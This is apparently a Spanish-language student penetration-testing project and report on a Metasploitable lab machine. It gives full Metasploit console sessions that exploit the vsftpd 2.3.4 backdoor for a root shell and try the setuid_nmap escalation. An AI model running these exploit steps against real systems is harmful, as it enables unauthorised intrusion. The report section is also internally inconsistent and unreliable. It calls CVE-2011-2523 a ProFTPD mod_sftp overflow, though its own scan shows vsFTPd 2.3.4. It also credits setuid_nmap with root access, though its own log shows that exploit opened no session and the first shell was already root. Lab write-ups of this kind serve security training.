

Proyecto de Explotación en Pentesting en una Máquina Vulnerable

1: Confirmar vulnerabilidades

Ifconfig en metasploitable para saber si dirección IP



sudo nmap -sV –script=vuln IP de la metasploitable




2: Detectar vulnerabilidades explotables


- Identificación de la vulnerabilidad CVE-2011-2523 en el puerto 21, esta vulnerabilidad buscarla, ya sea en la BD https://www.exploit-db.com/ o en la BD https://www.cvedetails.com/
- Identificación del exploit disponibles para las vulnerabilidades detectadas.

3: Explotar vulnerabilidades

Cómo explotar la vulnerabilidad **CVE-2011-2523**



Buscando el exploit



Usar el exploit seleccionado para esta vulnerabilidad:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.67
RHOST ⇒ 192.168.1.67
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.67:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.67:21 - USER: 331 Please specify the password.
[+] 192.168.1.67:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.67:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.74:34273 → 192.168.1.67:6200) at 2024-09-06 22:40:49 -0400
```

4: Escalar privilegios

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/local/setuid_nmap
```

```
                                    set session 1
session ⇒ 1
msf6 exploit(unix/local/setuid_nmap) > run

[*] Started reverse TCP handler on 192.168.1.74:4444
[*] Dropping lua /tmp/TXwzfbrf.nse
[*] Running /tmp/TXwzfbrf.nse with Nmap
[*] Exploit completed, but no session was created.
msf6 exploit(unix/local/setuid_nmap) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.74:34273 → 192.168.1.67:6200 (192.168.1.67)

msf6 exploit(unix/local/setuid_nmap) > session 1
```

```
msf6 exploit(unix/local/setuid_nmap) > sessions 1
[*] Starting interaction with 1...

whoami
root
```

Reporte de Pentesting v2: Explotación de Vulnerabilidad CVE-2011-2523 y Escalada de Privilegios

---

Objetivo: Realizar un análisis de penetración en un sistema vulnerado.

En el cual se detectó la vulnerabilidad **CVE-2011-2523** en el servidor **ProFTPD** con el módulo **mod_sftp**, explotando la máquina con el exploit **vsftpd_234_backdoor** y posteriormente escalar privilegios utilizando **setuid_nmap**.

1. Resumen Ejecutivo

Este reporte documenta la explotación de la vulnerabilidad **CVE-2011-2523** y el uso de herramientas automatizadas para comprometer el sistema objetivo y escalar privilegios. La explotación inicial del sistema se realizó mediante el módulo **vsftpd_234_backdoor** de Metasploit, y una vez comprometido el sistema, se empleó el exploit local **setuid_nmap** para obtener acceso privilegiado como usuario root.

2. Descripción de la Vulnerabilidad (CVE-2011-2523)

- **Vulnerabilidad**: Desbordamiento de pila en el módulo mod_sftp de ProFTPD (versión 1.3.3c).
- **Impacto**: La vulnerabilidad permite a un atacante remoto ejecutar código arbitrario enviando paquetes SFTP malformados. Esto puede resultar en una ejecución remota de código (RCE) en el sistema objetivo.
- **Exploit utilizado**: exploit/unix/ftp/proftpd_mod_sftp_pckt

3. Explotación de la Vulnerabilidad

Escaneo y Detección

Se realizó un escaneo de la máquina objetivo con **Nmap** para identificar servicios abiertos y vulnerabilidades. El servidor FTP **ProFTPD** fue identificado como un servicio vulnerable a **CVE-2011-2523**.

Explotación con Metasploit

Se utilizó el módulo de Metasploit **vsftpd_234_backdoor** para acceder al servidor mediante una puerta trasera que permite crear una sesión remota.

El exploit permitió abrir una sesión remota sin autenticación y obtener acceso limitado al sistema.

4. Escalada de Privilegios

Análisis Post-explotación

Tras obtener acceso al sistema, se buscó una forma de escalar privilegios. Se detectó que la herramienta **Nmap** estaba instalada con el bit **SUID** activado, lo que sugería la posibilidad de una escalada de privilegios utilizando este binario.

Exploit de Escalada de Privilegios

El exploit **setuid_nmap** fue seleccionado para aprovechar la mala configuración de Nmap, permitiendo su ejecución como root:

Este exploit permite ejecutar comandos con privilegios de superusuario, logrando finalmente acceso **root** en el sistema objetivo.

5. Resultados

- **Acceso inicial**: Explotación de la vulnerabilidad **CVE-2011-2523** con el módulo **vsftpd_234_backdoor**, obteniendo acceso al servidor.
- **Escalada de privilegios**: Uso de **setuid_nmap** para ganar acceso root completo al sistema objetivo.

6. Recomendaciones

1. **Actualizar ProFTPD**: Se recomienda actualizar el servidor **ProFTPD** a la última versión y deshabilitar el módulo **mod_sftp** si no es necesario.
2. **Revisar configuraciones SUID**: Revisar permisos de binarios con **SUID** y eliminar esta configuración en herramientas innecesarias como **Nmap**.
3. **Implementar políticas de seguridad**: Implementar segmentación de redes y restricciones de acceso para servicios críticos.

Este reporte describe el proceso de explotación y escalada de privilegios, resaltando la necesidad de mantener el software actualizado y revisar configuraciones de seguridad en el sistema.

Nota: Toda evidencia de los comandos ejecutados en la VB Kali se encuentran en la primera sección de esté proyecto; la parte final es el reporte ejecutivo Pentesting V2